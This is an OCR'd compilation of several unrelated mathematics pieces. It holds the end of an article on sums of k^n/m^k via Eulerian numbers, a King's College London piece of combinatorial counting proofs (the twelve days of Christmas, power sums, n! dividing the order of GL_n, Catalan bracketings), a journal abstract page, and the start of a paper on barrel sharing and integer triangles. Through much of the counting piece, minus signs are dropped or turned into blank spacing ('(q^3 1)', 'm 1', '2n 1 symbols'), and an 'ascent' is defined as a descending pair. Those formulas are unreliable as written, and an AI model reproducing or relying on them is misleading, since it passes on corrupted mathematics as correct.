$$\sum_{k\geq 1} \frac{k}{2^k} = f_1\left(\frac{1}{2}\right) = \frac{\frac{1}{2}}{\left(1-\frac{1}{2}\right)^2} = 2.$$

We can apply the $x\frac{d}{dx}$ operator to $\frac{1}{1-x}$ twice to obtain $f_2(x)$:

$$\begin{aligned} f_2(x) &= x\frac{d}{dx}\left(x\frac{d}{dx}\left(\frac{1}{1-x}\right)\right) \\ &= x\frac{d}{dx}\left(\frac{x}{(1-x)^2}\right) \\ &= \frac{x^2+x}{(1-x)^3}. \end{aligned}$$

Thus,

$$f_2(x) = \frac{x^2+x}{(1-x)^3} = x + 2^2x^2 + 3^2x^3 + 4^2x^4 + \ldots = \sum_{k\geq 1} k^2x^k.$$

Hence,

$$\sum_{k\geq 1}\frac{k^2}{2^k} = f_2\left(\frac{1}{2}\right) = \frac{\frac{1}{2}+\left(\frac{1}{2}\right)^2}{\left(1-\frac{1}{2}\right)^3} = 6$$

upon simplification. This, as we have already seen, is (1).

Additional applications of the $x\frac{d}{dx}$ operator can be performed to yield

$$\begin{aligned}
f_1(x) &= \frac{x}{(1-x)^2} = \sum_{k\geq 1} kx^k,\\
f_2(x) &= \frac{x^2+x}{(1-x)^3} = \sum_{k\geq 1} k^2x^k,\\
f_3(x) &= \frac{x^3+4x^2+x}{(1-x)^4} = \sum_{k\geq 1} k^3x^k,\\
f_4(x) &= \frac{x^4+11x^3+11x^2+x}{(1-x)^5} = \sum_{k\geq 1} k^4x^k,\\
f_5(x) &= \frac{x^5+26x^4+66x^3+26x^2+x}{(1-x)^6} = \sum_{k\geq 1} k^5x^k, \text{ and}\\
f_6(x) &= \frac{x^6+57x^5+302x^4+302x^3+57x^2+x}{(1-x)^7} = \sum_{k\geq 1} k^6x^k.
\end{aligned}$$

We see that

$$f_n(x) = \frac{g_n(x)}{(1-x)^{n+1}}$$

for each $n \geq 1$ where $g_n(x)$ is a certain polynomial of degree n. Indeed, the functions $g_n(x)$ are well-known. Upon searching N.J.A. Sloane's On-Line Encyclopedia of Integer Sequences [6] for the sequence

$$1, 1, 1, 1, 4, 1, 1, 11, 11, 1, 1, 26, 66, 26, 1, \ldots,$$

which is the sequence of coefficients of the polynomials $g_n(x)$, we discover that these are the **Eulerian numbers** $e(n, j)$. They are defined, for each value of j and n satisfying $1 \leq j \leq n$, by

(5) $e(n, j) = je(n-1, j) + (n-j+1)e(n-1, j-1)$ with $e(1, 1) = 1$.

With this notation, it appears that, for $n \geq 1$,

$$f_n(x) = \frac{\sum_{j=1}^{n} e(n,j)x^j}{(1-x)^{n+1}}.$$

Using (5), this assertion can be proven in a straightforward manner via induction. Moreover, we know from [6, Sequence A008292] that

$$e(n,j) = \sum_{\ell=0}^{j} (-1)^\ell (j-\ell)^n \binom{n+1}{\ell}.$$

This can be used to write the rational version of $f_n(x)$ for any $n \geq 1$ in a timely way. So, for example, we see that

$$f_8(x) = \frac{x^8 + 247x^7 + 4293x^6 + 15619x^5 + 15619x^4 + 4293x^3 + 247x^2 + x}{(1-x)^9},$$

which implies

$$\sum_{k\geq 1} \frac{k^8}{5^k} = f_8\left(\frac{1}{5}\right) = \frac{1139685}{2048}.$$

We have thus seen two different ways to compute the exact value of $\sum_{k\geq 1} \frac{k^n}{m^k}$ with $|m| > 1$ and $n \in \mathbb{N} \cup \{0\}$, one with a recurrence and one with power series. I encourage us all to share at least one of these techniques with our students the next time we are exploring infinite series.

References

[1] G. Andrews, *The Geometric Series in Calculus*, American Mathematical Monthly **105**, no. 1 (1998), 36-40.

[2] J. Bernoulli, *Tractatus de seriebus infinitis*, 1689.

[3] W. Dunham, *Euler: The Master of Us All*, The Dolciani Mathematical Expositions, no. 22, Mathematical Association of America, Washington, D.C., 1999.

[4] C. Edwards and D. Penney, *Calculus with Analytic Geometry*, Fifth Edition, Prentice Hall, 1998.

[5] R. Larson, R. Hostetler, and B. Edwards, *Calculus: Early Transcendental Functions*, Second Edition, Houghton Mifflin Company, 1999.

[6] N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences, published electronically at http://www.research.att.com/∼njas/sequences/.

Keywords: infinite series, convergence, divergence, Euler, Bernoulli, ratio test, recurrence, binomial theorem, Eulerian numbers

Biographical Note: James A. Sellers is currently the Director of Undergraduate Mathematics at the Pennsylvania State University. Before accepting this position he served for nine years as a mathematics professor at Cedarville University in Ohio. As a mathematics professor, James loves to teach mathematics to undergraduates and perform research with them.

Prior to going to Cedarville he received his Ph.D. in mathematics in 1992 from Penn State, where he met his wife Mary. James truly enjoys spending time with Mary and their five children. He agrees with Euler that mathematics can often be enjoyed and discovered with a child in his arms or playing round his feet.

FACTORIAL FACTORS

John R. Silvester
Department of Mathematics
King's College London

Preliminaries: the product of n successive positive integers is divisible by $n!$. For if we choose n elements from a set of order m, where $m \quad n$, we may choose the first element m ways, the second $m \quad 1$ ways, and so on, giving

$$m(m \quad 1)(m \quad 2)\ldots(m \quad n+1)$$

possible (ordered) choices. If we make one choice equivalent to another when its elements are a permutation of the elements of the other, we separate the set of choices into equivalence classes of $n!$ elements each, so that

$$\frac{m(m \quad 1)(m \quad 2)\ldots(m \quad n+1)}{n!}$$

is the number of possible (unordered) choices of n objects from m. This is also written $\binom{m}{n}$ or ${}^{m}C_{n}$, and is the coefficient of x^n in the (binomial) expansion of $(1+x)^m$.

Here is a hoary old problem that reappears every Christmas:

According to the song, how many presents did my true love send to me?

(N.B. A partridge in a pear tree counts as *one* present.)

Let (r, s, t) denote the r^{th} present of type s received on the t^{th} day of Christmas.

So, for example, $(3, 5, 8)$ stands for the 3^{rd} of the 5 gold rings received on the 8^{th} day.

We must count all integer triples (r, s, t) with

$$1 \leq r \leq s \leq t \leq 12,$$

or (equivalently)

$$1 \leq r < s' < t'' \leq 14$$

(where s' means $s+1$, and t'' means $t+2$), and so the answer is

$$\binom{14}{3} = \frac{14 \times 13 \times 12}{3!} = 364.$$

A simpler problem: evaluate $1 + 2 + 3 + \ldots + n$.

Solution (by counting): write it as

$$(1) + (1 + 1) + (1 + 1 + 1) + \ldots + (1 + 1 + \ldots + 1)$$

where the last bracket contains n 1's. Then let (r, s) denote the r^{th} 1 in the s^{th} bracket. We must count all integer pairs (r, s) with

$$1 \leq r \leq s \leq n,$$

or (equivalently)

$$1 \leq r < s' \leq n + 1,$$

and so the answer is

$$\binom{n+1}{2}.$$

Thus

$$\sum_{r=1}^{n} r = \binom{n+1}{2}$$

or, more suggestively,

$$\sum_{r=1}^{n} \binom{r}{1} = \binom{n+1}{2}, \quad \text{or} \quad \sum_{r=0}^{n} \binom{r+1}{1} = \binom{n+2}{2}.$$

In the partridge-in-a-pear-tree problem, the number of presents received on day s was $1+2+\ldots+s=\binom{s+1}{2}$, so the solution amounted to saying that

$$\sum_{s=1}^{12}\binom{s+1}{2}=\binom{14}{3},\quad\text{or}\quad\sum_{s=0}^{11}\binom{s+2}{2}=\binom{11+3}{3}.$$

In fact, for any n,

$$\sum_{s=0}^{n}\binom{s+2}{2}=\binom{n+3}{3},$$

and more generally (as we shall prove next)

$$\sum_{s=0}^{n}\binom{s+k}{k}=\binom{n+k+1}{k+1}.$$

Proof: note first that $\binom{s+k}{k}$ is the number of ways of choosing integers a_1, a_2, ..., a_k with $1 \leq a_1 < a_2 < \ldots < a_k \leq s+k$, or

$$1 \leq a_1 < a_2 < \ldots < a_k < s+k+1.$$

Put $a_{k+1} = s+k+1$, and then as s runs from 0 to n, altogether we get the number of ways of choosing a_1, a_2, ..., a_k, a_{k+1}, with

$$1 \leq a_1 < a_2 < \ldots < a_k < a_{k+1} \leq n+k+1,$$

and this is just $\binom{n+k+1}{k+1}$, as required.

Alternative proof: we have

$$1 + y + y^2 + \ldots + y^{n+k} = \frac{y^{n+k+1} \quad 1}{y \quad 1},$$

and on putting $y = 1 + x$ this becomes

$$1 + (1 + x) + (1 + x)^2 + \ldots + (1 + x)^{n+k} = \frac{(1 + x)^{n+k+1} \quad 1}{x}.$$

The result follows on comparing coefficients of x^k on each side.

More applications: note that

$$s^2 = \binom{s}{2} + \binom{s+1}{2}. \qquad (\star)$$

This is pretty obvious anyway; but can be seen by counting.

We must count all (a, b) with $1 \leq a \leq s$ and $1 \leq b \leq s$.

For each such pair (a, b) we have

$$a < b \quad \text{or else} \quad b \leq a,$$

so we have

$$1 \leq a < b \leq s \quad \text{or else} \quad 1 \leq b < a' \leq s + 1,$$

which give the first and second terms of $(\star)$, respectively.

From ($\star$) we have

$$\begin{aligned}
\sum_{s=1}^{n} s^2 &= \binom{n+1}{3} + \binom{n+2}{3} \\
&= \frac{(n+1)n(n \quad 1)}{6} + \frac{(n+2)(n+1)n}{6} \\
&= \frac{n(n+1)\ (n \quad 1) + (n+2)}{6} \\
&= \frac{n(n+1)(2n+1)}{6}.
\end{aligned}$$

Alternatively,

$$\begin{aligned}
4\sum_{s=1}^{n} s^2 &= \sum_{s=1}^{n} (2s)^2 \\
&= \sum_{s=1}^{n} \binom{2s}{2} + \binom{2s+1}{2} \\
&= \sum_{s=2}^{2n+1} \binom{s}{2} \\
&= \binom{2n+2}{3} \\
&= \frac{(2n+2)(2n+1)(2n)}{6},
\end{aligned}$$

so now divide each side by 4.

Now for the cubes. s^3 is the number of ways of choosing (p, q, r) with $1 \leq p \leq s$, $1 \leq q \leq s$, and $1 \leq r \leq s$.

Case 1: $|\{p, q, r\}| = 3$, that is, p, q, r are distinct. This now subdivides into $3! = 6$ cases according to the relative sizes of p, q, and r: for example, one case is $1 \leq p < q < r \leq s$, and the total count for case 1 is $6 \binom{s}{3}$.

Case 2: $|\{p, q, r\}| = 2$, so that two of p, q, r are equal, but different from the third. We can choose the two that are equal in 3 ways, and then the third is either greater or less than the others, so again there are 6 cases; for example, one is $1 \leq p = q < r \leq s$, and the total count for case 2 is $6 \binom{s}{2}$.

Case 3: $|\{p, q, r\}| = 1$, or $p = q = r$, so that $1 \leq p = q = r \leq s$, and the count here is just s, or $\binom{s}{1}$.

So

$$s^3 = 6\binom{s}{3} + 6\binom{s}{2} + \binom{s}{1},$$

and therefore

$$\sum_{s=1}^{n} s^3 = 6\binom{n+1}{4} + 6\binom{n+1}{3} + \binom{n+1}{2}.$$

We shall show, *by counting*, that this is the same as

$$\left(\sum_{s=1}^{n} s\right)^2,$$

so that its value is

$$\frac{n^2(n+1)^2}{4}.$$

Recall that $1 + 2 + \ldots + n$ is the number of pairs (a, b) with $1 \leq a < b \leq n+1$. So $(1+2+\ldots+n)^2$ is the number of 4-tuples (a, b, c, d) with $1 \leq a < b \leq n+1$ and $1 \leq c < d \leq n+1$.

Case 1: $|\{a, b, c, d\}| = 4$. There are 6 subcases:

$$1 \leq a < b < c < d \leq n+1, \qquad 1 \leq a < c < b < d \leq n+1,$$
$$1 \leq a < c < d < b \leq n+1, \qquad 1 \leq c < a < b < d \leq n+1,$$
$$1 \leq c < a < d < b \leq n+1, \qquad 1 \leq c < d < a < b \leq n+1.$$

So the total count here is

$$6 \binom{n+1}{4}.$$

Case 2: $|\{a,b,c,d\}| = 3$. Again, there are 6 subcases:

$$1 \le a = c < b < d \le n+1, \qquad 1 \le a = c < d < b \le n+1,$$
$$1 \le c < a = d < b \le n+1, \qquad 1 \le a < b = c < d \le n+1,$$
$$1 \le a < c < b = d \le n+1, \qquad 1 \le c < a < b = d \le n+1.$$

So the total count here is

$$6 \binom{n+1}{3}.$$

Case 3: $|\{a,b,c,d\}| = 2$. Here $1 \le a = c < b = d \le n+1$, so the count for this case is

$$\binom{n+1}{2}.$$

To sum up (!),

$$\begin{aligned}
\sum_{s=1}^{n} s^3 &= 6\binom{n+1}{4} + 6\binom{n+1}{3} + \binom{n+1}{2} \\
&= \left(\sum_{s=1}^{n} s\right)^2 \\
&= \binom{n+1}{2}^2 .
\end{aligned}$$

The reader is invited to find an alternative proof by showing that

$$\binom{n+1}{2}^2 = 6\binom{n+1}{2}\binom{n+2}{4}$$

and that

$$\binom{n+2}{4} = \binom{n+1}{4} + \binom{n+1}{3}.$$

Do either of these formulae generalize?

Yet again, we know

$$s^2 = \binom{s}{2} + \binom{s+1}{2},$$

and you can easily obtain (by counting!) that

$$s^3 = \binom{s}{3} + 4\binom{s+1}{3} + \binom{s+2}{3}.$$

Exercise: obtain coefficients a_{ij} such that

$$s^r = a_{r1}\binom{s}{r} + a_{r2}\binom{s+1}{r} + \ldots + a_{rr}\binom{s+r}{r}\quad 1$$

for the next few values of r, and investigate the properties of the Pascal-like triangle of numbers a_{ij}.

You should get:

1

1 1

1 4 1

1 11 11 1

1 26 66 26 1

1 57 302 302 57 1

1 120 1191 2416 1191 120 1

1 247 4293 15619 15619 4293 247 1

... ...

By courtesy of the On-Line Encyclopedia of Integer Sequences (www.research.att.com/~njas/sequences/) I now know that the above numbers are the *Eulerian numbers* and the triangle is known as *Euler's number triangle*. Given a permutation $\rho : i \mapsto \rho_i$ of $\{1, 2, \ldots, n\}$, we write the list of images $\{\rho_1, \rho_2, \ldots, \rho_n\}$; in this list, an *ascent* is a pair of adjacent elements that are in descending order. For example, if $n = 6$ and ρ sends $\{1, 2, 3, 4, 5, 6\}$ to $\{2, 4, 5, 3, 1, 6\}$ respectively, then ρ has two ascents, $\{5, 3\}$ and $\{3, 1\}$.

The Eulerian number $\left\langle {n \atop k} \right\rangle$, where $0 \leq k < n$, is defined to be the number of permutations of $\{1, 2, \ldots, n\}$ having exactly k ascents.

Immediate observations: for $0 \leq k \leq n \quad 1$, $\left\langle {n \atop k} \right\rangle$ is a positive integer, with $\left\langle {n \atop 0} \right\rangle = 1$ and $\left\langle {n \atop n-1} \right\rangle = 1$; and obviously

$$\left\langle {n \atop 0} \right\rangle + \left\langle {n \atop 1} \right\rangle + \ldots + \left\langle {n \quad n \atop n \quad 1} \right\rangle = n!.$$

Next, $\left\langle {n \atop k} \right\rangle = \left\langle {n \atop n-1-k} \right\rangle$, by observing that, if ρ is paired with ρ', where $\rho'_i = n+1 \quad \rho_i$, all i, then the number of ascents in ρ plus the number of ascents in ρ' is $n \quad 1$. Also the relation

$$\left\langle {n \atop k} \right\rangle = (n \quad k) \left\langle {n \quad 1 \atop k \quad 1} \right\rangle + (k+1) \left\langle {n \quad 1 \atop k} \right\rangle$$

comes from observing that if n is inserted into a permutation of $1, 2, \ldots, n \quad 1$ to produce a permutation of $1, 2, \ldots, n$, then it can be inserted in any of n places, and the number of ascents either stays the same or goes up by 1.

Now for s^r. We have that s^r is equal to the number of ways of choosing $n_1, n_2, \ldots, n_r$ with $1 \leq n_i \leq s$, all i. For each such choice, rearrange the n_i in increasing order; this is unambiguous for distinct values, but where two or more n_i have the *same* value, arrange them so that their *subscripts* are in *decreasing* order. Let the new order be $n_{\rho 1}, n_{\rho 2}, \ldots, n_{\rho r}$, which defines a unique permutation ρ.

For example, if $s \quad 5$ and $r = 6$, and $n_1 = 4$, $n_2 = 1$, $n_3 = 4$, $n_4 = 3$, $n_5 = 4$ and $n_6 = 5$, then we have the multiple inequality

$$n_2 < n_4 < n_5 \leq n_3 \leq n_1 < n_6,$$

and ρ sends $1, 2, 3, 4, 5, 6$ to $2, 4, 5, 3, 1, 6$ respectively. If instead we had written $n_1 = 5$ and $n_6 = 6$, we would have obtained the stronger condition

$$n_2 < n_4 < n_5 \leq n_3 < n_1 < n_6.$$

Each choice of $n_1, n_2, \ldots, n_r$ thus gives rise to exactly one permutation ρ. The corresponding multiple inequality involves $1 \le n_{\rho 1}$, $n_{\rho 2}, \ldots, n_{\rho r} \le s$ in that order; if we now insert into this list "$\le$" at each ascent of ρ, and "$<$" elsewhere, then the condition obtained (or maybe a stronger one) is satisfied by our chosen n_i.

The number of ways of solving this multiple inequality, if there are exactly k weak inequalities, is $\binom{s+k}{r}$, and so if we lump together the permutations having the same number of ascents, we obtain

$$s^r = \left\langle {r \atop 0} \right\rangle \binom{s}{r} + \left\langle {r \atop 1} \right\rangle \binom{s+1}{r} + \ldots + \left\langle {r \atop r} \right\rangle \binom{s+r}{r} \binom{1}{1}.$$

This is the equation

$$s^r = a_{r1} \binom{s}{r} + a_{r2} \binom{s+1}{r} + \ldots + a_{rr} \binom{s+r}{r} \binom{1}{1}$$

on page 19, with $a_{rk} = \left\langle {r \atop k-1} \right\rangle$.

Here is a different sort of counting argument. How do we set about finding a basis for a vector space? For example, if we want a basis $\{\mathbf{v}_1, \mathbf{v}_2, \mathbf{v}_3\}$ for $\mathbb{R}^3$, we choose the first element, $\mathbf{v}_1$, to be any vector in $\mathbb{R}^3$ *except* the zero vector; that is, we avoid the zero-dimensional subspace.

For the second element, $\mathbf{v}_2$, we can choose any vector not linearly dependent on $\mathbf{v}_1$; that is, we avoid the 1-dimensional subspace spanned by $\mathbf{v}_1$.

For the final element, $\mathbf{v}_3$, we can choose any vector not linearly dependent on $\mathbf{v}_1$ and $\mathbf{v}_2$; that is, we avoid the 2-dimensional subspace spanned by $\mathbf{v}_1$ and $\mathbf{v}_2$.

Now let's do this using a different field of scalars: we'll use the field $\mathbb{F}$, which we are going to suppose is *finite*: specifically, suppose $|\mathbb{F}| = q$. (For example, we might choose $\mathbb{F} = \mathbb{Z}_p$, integers modulo a prime number p. In that case we would have $q = p$.)

Over such a field, an r-dimensional space (or subspace of a space) must be isomorphic to $\mathbb{F}^r$, and so will contain q^r elements.

So, to choose a basis $\{\mathbf{v}_1, \mathbf{v}_2, \mathbf{v}_3\}$ of $\mathbb{F}^3$, we have a choice of $q^3 \quad 1$ vectors for $\mathbf{v}_1$, a choice of $q^3 \quad q$ vectors for $\mathbf{v}_2$, and a choice of $q^3 \quad q^2$ vectors for $\mathbf{v}_3$. Thus the number of different bases is

$$(q^3 \quad 1)(q^3 \quad q)(q^3 \quad q^2).$$

More generally, the number of different bases of $\mathbb{F}^n$ is

$$(q^n - 1)(q^n - q)(q^n - q^2)\dots(q^n - q^{n-1}),$$

since there are q^n vectors altogether, and at the $(r+1)^{\text{th}}$ step we are trying to avoid the q^r vectors in some r-dimensional subspace.

Of course, if we write the elements of a basis in a different order, we get another basis, and this means that the different bases fall into equivalence classes of $n!$ bases each, under the action of permuting the elements. It follows that

$$\frac{(q^n - 1)(q^n - q)(q^n - q^2)\dots(q^n - q^{n-1})}{n!}$$

is an integer, being the number of *unordered* bases of $\mathbb{F}^n$.

Thus we have proved that

$$n! \,\Big|\, (q^n - 1)(q^n - q)(q^n - q^2)\dots(q^n - q^{n-1}).$$

Alternative posh argument: the general linear group $\mathrm{GL}_n(\mathbb{F})$, of all invertible $n \times n$ matrices over $\mathbb{F}$, has order

$$(q^n - 1)(q^n - q)(q^n - q^2)\dots(q^n - q^{n-1}),$$

the successive brackets being the number of choices for successive rows of an invertible matrix. The permutation matrices (obtained by permuting the rows, or columns, of the identity matrix) form a subgroup of this, of order $n!$, and the result follows by Lagrange's theorem.

Now, if $q = |\mathbb{F}|$, where $\mathbb{F}$ is a field, then $\mathbb{F}$ contains a minimal subfield (isomorphic to) $\mathbb{Z}_p$, where p is a prime number, the *characteristic* of $\mathbb{F}$. (p is the additive order of 1 in $\mathbb{F}$, necessarily prime, and $\mathbb{Z}_p$ is the *prime subfield* of $\mathbb{F}$.)

But this means that $\mathbb{F}$ can be regarded as a vector space over $\mathbb{Z}_p$. Since it is finite, it is certainly finite-dimensional; and if its dimension is r then $\mathbb{F} \cong \mathbb{Z}_p^r$ (as $\mathbb{Z}_p$-spaces), and therefore $q = p^r$.

So **the order of a finite field is a prime power**; and in fact for every prime power there is (up to isomorphism) precisely one finite field of that order.

To recap, we have proved that

$$n! \,\Big|\, (q^n - 1)(q^n - q)(q^n - q^2)\dots(q^n - q^{n-1}), \qquad (\star)$$

but we now see that our proof will not work if q is not a prime power.

In fact, $(\star)$ true for every q, though the proof is a bit fiddly. What we shall do is calculate, for *every* prime p, how many times p divides each side of $(\star)$, and compare.

How many times does p divide $n!$?

p divides *once* into each of p, $2p$, $3p$, . . . ;
a *second* time into each of p^2, $2p^2$, $3p^2$, . . . ;
a *third* time into each of p^3, $2p^3$, $3p^3$, . . . ;

and so on. The number of multiples of m that are less than or equal to n is the integer part of n/m, which we denote $[n/m]$. We conclude: $n!$ is divisible by p^r (and not by p^{r+1}), where

$$r = \left[\frac{n}{p}\right] + \left[\frac{n}{p^2}\right] + \left[\frac{n}{p^3}\right] + \ldots .$$

(This makes sense, as all but a finite number of terms on the right are zero.)

Note that

$$r < \frac{n}{p} + \frac{n}{p^2} + \frac{n}{p^3} + \ldots = \frac{n}{p}\left(1 \quad \frac{1}{p}\right)^{-1} = \frac{n}{p \quad 1}.$$

Next, note that

$$\begin{aligned} & (q^n \quad 1)(q^n \quad q)(q^n \quad q^2)\ldots(q^n \quad q^{n-1}) \\ = \; & q^s(q^n \quad 1)(q^{n-1} \quad 1)(q^{n-2} \quad 1)\ldots(q \quad 1) \end{aligned}$$

where

$$s = 0 + 1 + 2 + \ldots + (n \quad 1) = \frac{n(n \quad 1)}{2}.$$

Since p is prime, either $p \mid q$ or else p and q are coprime. In the first case, we need to show that

$$r \leq \frac{n(n \quad 1)}{2}.$$

If $n = p = 2$, then $r = [n/p] = 1$ and also $\frac{n(n-1)}{2} = 1$. On the other hand, if $n > 2$ or $p > 2$ (or both) then

$$2 \leq (n \quad 1)(p \quad 1),$$

whence

$$\frac{n}{p \quad 1} \leq \frac{n(n \quad 1)}{2},$$

and the result follows, since, as we have already shown, $r < \frac{n}{p \quad 1}$.

In the other case, when p and q are coprime, we know that p divides $q^{p-1} \quad 1$, by Fermat's little theorem; and likewise it divides $q^{2(p-1)} \quad 1$, $q^{3(p-1)} \quad 1$, and so on. The number of terms $(q^s \quad 1)$ divisible by p on the RHS of $(\star)$ is thus at least $\left\lceil \frac{n}{p \quad 1} \right\rceil$. But we know $r \leq \frac{n}{p \quad 1}$, and since r is an integer, we must have $r \leq \left\lceil \frac{n}{p \quad 1} \right\rceil$. This finishes the proof: in all cases,

$$n! \,\Big|\, (q^n \quad 1)(q^n \quad q)(q^n \quad q^2) \ldots (q^n \quad q^{n-1}).$$

Suppose we want to combine n elements of some set under a non-associative binary operation. (So $n \quad 2$.) How many ways can we do this, i.e., how many ways can we put in the brackets?

For example, if $n = 3$, the answer is 2, for we can write

$$a(bc) \quad \text{or} \quad (ab)c.$$

Again, if $n = 4$, the answer is 5, for we can write

$$a(b(cd)), \quad a((bc)d), \quad (ab)(cd), \quad (a(bc))d, \quad \text{or} \quad ((ab)c)d.$$

Here is a neat way of getting a formula for the answer, for n symbols. In elementary group theory, the "product" ab, or (ab), is often written using some special symbol such as $\star$, so we might write $a \star b$, to emphasize that this is not (necessarily) ordinary multiplication. We are going to do this, but perversely we shall write it as $\star ab$, not $a \star b$. In this notation, we don't need any brackets! For example, $(ab)c$ is written $\star\star abc$, and $a(bc)$ is written $\star a \star bc$.

To reverse the process, replace each $\star$ by a LH bracket, and you then find there is a unique way of inserting RH brackets to make the answer make sense. For instance,

$$\star\star\, a\; b \star c\; d \to ((ab(cd \to ((ab(cd) \to ((ab)(cd) \to ((ab)(cd)).$$

The symbols a, b, c, ... are just place-holders, so we shall write them *all* as a. A particular way of bracketing a product of n elements can now be represented by a string of $2n$ 1 symbols, n a's and n 1 $\star$'s.

Not every such string is legal, i.e., makes sense: for example, when $n = 2$ the possible strings are

$$\star aa, \quad a \star a, \quad \text{and} \quad aa\star,$$

but only the first of these is legal. However, we make the crucial observation that a suitable (and unique) cyclic permutation of each of the illegal strings will legalize them.

We prove this for general n by induction. We just did the first case, $n = 2$. For larger n, we claim that some cyclic permutation of any given string will contain the sub-string $\star aa$.

Since we have more a's than $\star$'s in our given string, some cyclic permutation of the string (possibly trivial) will bring two or more a's together. However many successive a's occur, they must be preceded by a $\star$ (in the cyclic ordering), so that a cyclic permutation (possibly trivial) will produce the sequence $\star aa$.

We now replace $\star aa$ by a, and this reduces us to the case of $n \quad 1$ a's and $n \quad 2$ $\star$'s, so the result follows by induction.

Here is a worked example with $n = 5$:

$$
\begin{array}{rcccccccccc}
 & a & \star & a & \star & a & a & \star & \star & a & \\
 & a & \star & a & & a & & \star & \star & a & \\
 & a & & a & & & & \star & \star & a & \\
\text{Cycle:} & & & a & & & & \star & \star & a & a \\
 & & & a & & & & \star & & a & \\
\text{Cycle again:} & & & & & & & \star & & a & a \\
 & & & & & & & & & a &
\end{array}
$$

So we *should* have started three from the end:

$$
\begin{array}{rcccccccccc}
 & \star & \star & a & a & & \star & a & \star & a & a \\
\text{which represents} & (& (& a & a) & & (& a & (& a & a))).
\end{array}
$$

We have shown that the number of ways of bracketing a product of n elements is the number of cyclic orderings of $2n \quad 1$ symbols, of which n are the same and the remaining $n \quad 1$ are the same. This is

$$\frac{(2n \quad 2)!}{n!(n \quad 1)!},$$

which we'll denote by $f(n)$. Here are the first few values:

n :	2	3	4	5	6	7	8	9	10
$f(n)$:	1	2	5	14	42	132	429	1430	4862

The Electronic Journal of Combinatorics

Abstract for R9 of Volume 7(1), 2000

Rodica Simion

Combinatorial statistics on type-B analogues of noncrossing partitions and restricted permutations

We define type-B analogues of combinatorial statistics previously studied on noncrossing partitions and show that analogous equidistribution and symmetry properties hold in the case of type-B noncrossing partitions. We also identify pattern-avoiding classes of elements in the hyperoctahedral group which parallel known classes of restricted permutations with respect to their relations to noncrossing partitions.

- Download the full paper:
  - PDF version
  - PostScript version
  - dvi version
  - tex version
- Next abstract
- Table of Contents for Volume 7(1)
- Up to the E-JC home page

Triangles with Integer Sides and Sharing Barrels

David Singmaster

Barrel sharing problems have been common recreational problems since the Middle Ages. The most common version has three persons wanting to share 7 full, 7 half-full and 7 empty barrels so that each gets the same amount of contents and the same number of barrels. I consider the general problem with *N* of each type of barrel. The number of solutions is seen to be the same as the number of triangles with integer sides and perimeter *N.* These triangles were studied in [**7**] and [**4**] by use of intricate summations. Their work is exposited and extended in [**6**]. Here I give a geometric approach using triangular coordinates which is easier to understand and brings out several further properties, including the connection between the number of incongruent triangles and the partitions into at most three parts. At the end I study more general barrel sharing problems.

Sharing Barrels

Suppose we have *N* barrels of each type: full, half-full and empty. Let $f_i,\ h_i,\ e_i$ be the number of these that the i-th person receives, $i = 1,2,3$. These are clearly nonnegative integers and we shall assume this from now on. Then we have a fair sharing if and only if the following conditions hold.

$$\begin{aligned} &f_i + h_i + e_i = N, \text{ for } i = 1,2,3. \\ &f_i + h_i/2 = N/2, \text{ for } i = 1,2,3. \\ &\sum_i f_i = \sum_i h_i = \sum_i e_i = N. \end{aligned} \tag{1}$$

A little observation and manipulation shows that (1) implies $e_i = f_i$ and $h_i = N - 2f_i$, and hence that (1) is solved by knowing the f_i subject to:

$$\begin{aligned} &\sum_i f_i = N; \\ &f_i \le N/2, \text{for } i = 1,2,3. \end{aligned} \tag{2}$$

Integral Triangles

It is well known and easily seen that three nonnegative lengths x, y, z can form a triangle if and only if the three triangle inequalities hold:

$$x + y \ge z,\ y + z \ge x,\ z + x \ge y. \tag{3}$$

If we set $x + y + z = p$, then (3) is equivalent to:

$$x \le p/2,\ y \le p/2,\ z \le p/2 \tag{4}$$

(The triangle is nondegenerate if and only if the inequalities are all strict.) Hence the solutions for sharing *N* barrels of each type are just the integral lengths that form a triangle of perimeter *N.*

Triangular Coordinates

Consider a triangle of sides x, y, z, and perimeter p. Since $x + y + z = p$, we can view (x, y, z) as a point on the plane $x + y + z = p$, in the triangle cut off by the planes $x = 0$, $y = 0$, $z = 0$. This gives the standard representation of (x, y, z) in triangular coordinates as shown in Figure 1 for the case $p = 5$. (Ignore the broken lines in Figure 1b for the moment.) Letting the spacing between lines be our unit of distance, the point (x, y, z) is located x units from the right edge, y units from the left edge and z units from the bottom edge of the triangle. It is a classic property of the equilateral triangle that the sum of the perpendicular distances from an interior point (x, y, z) to the sides, i.e., $x + y + z$, is a constant, namely the altitude.




Figure 1a

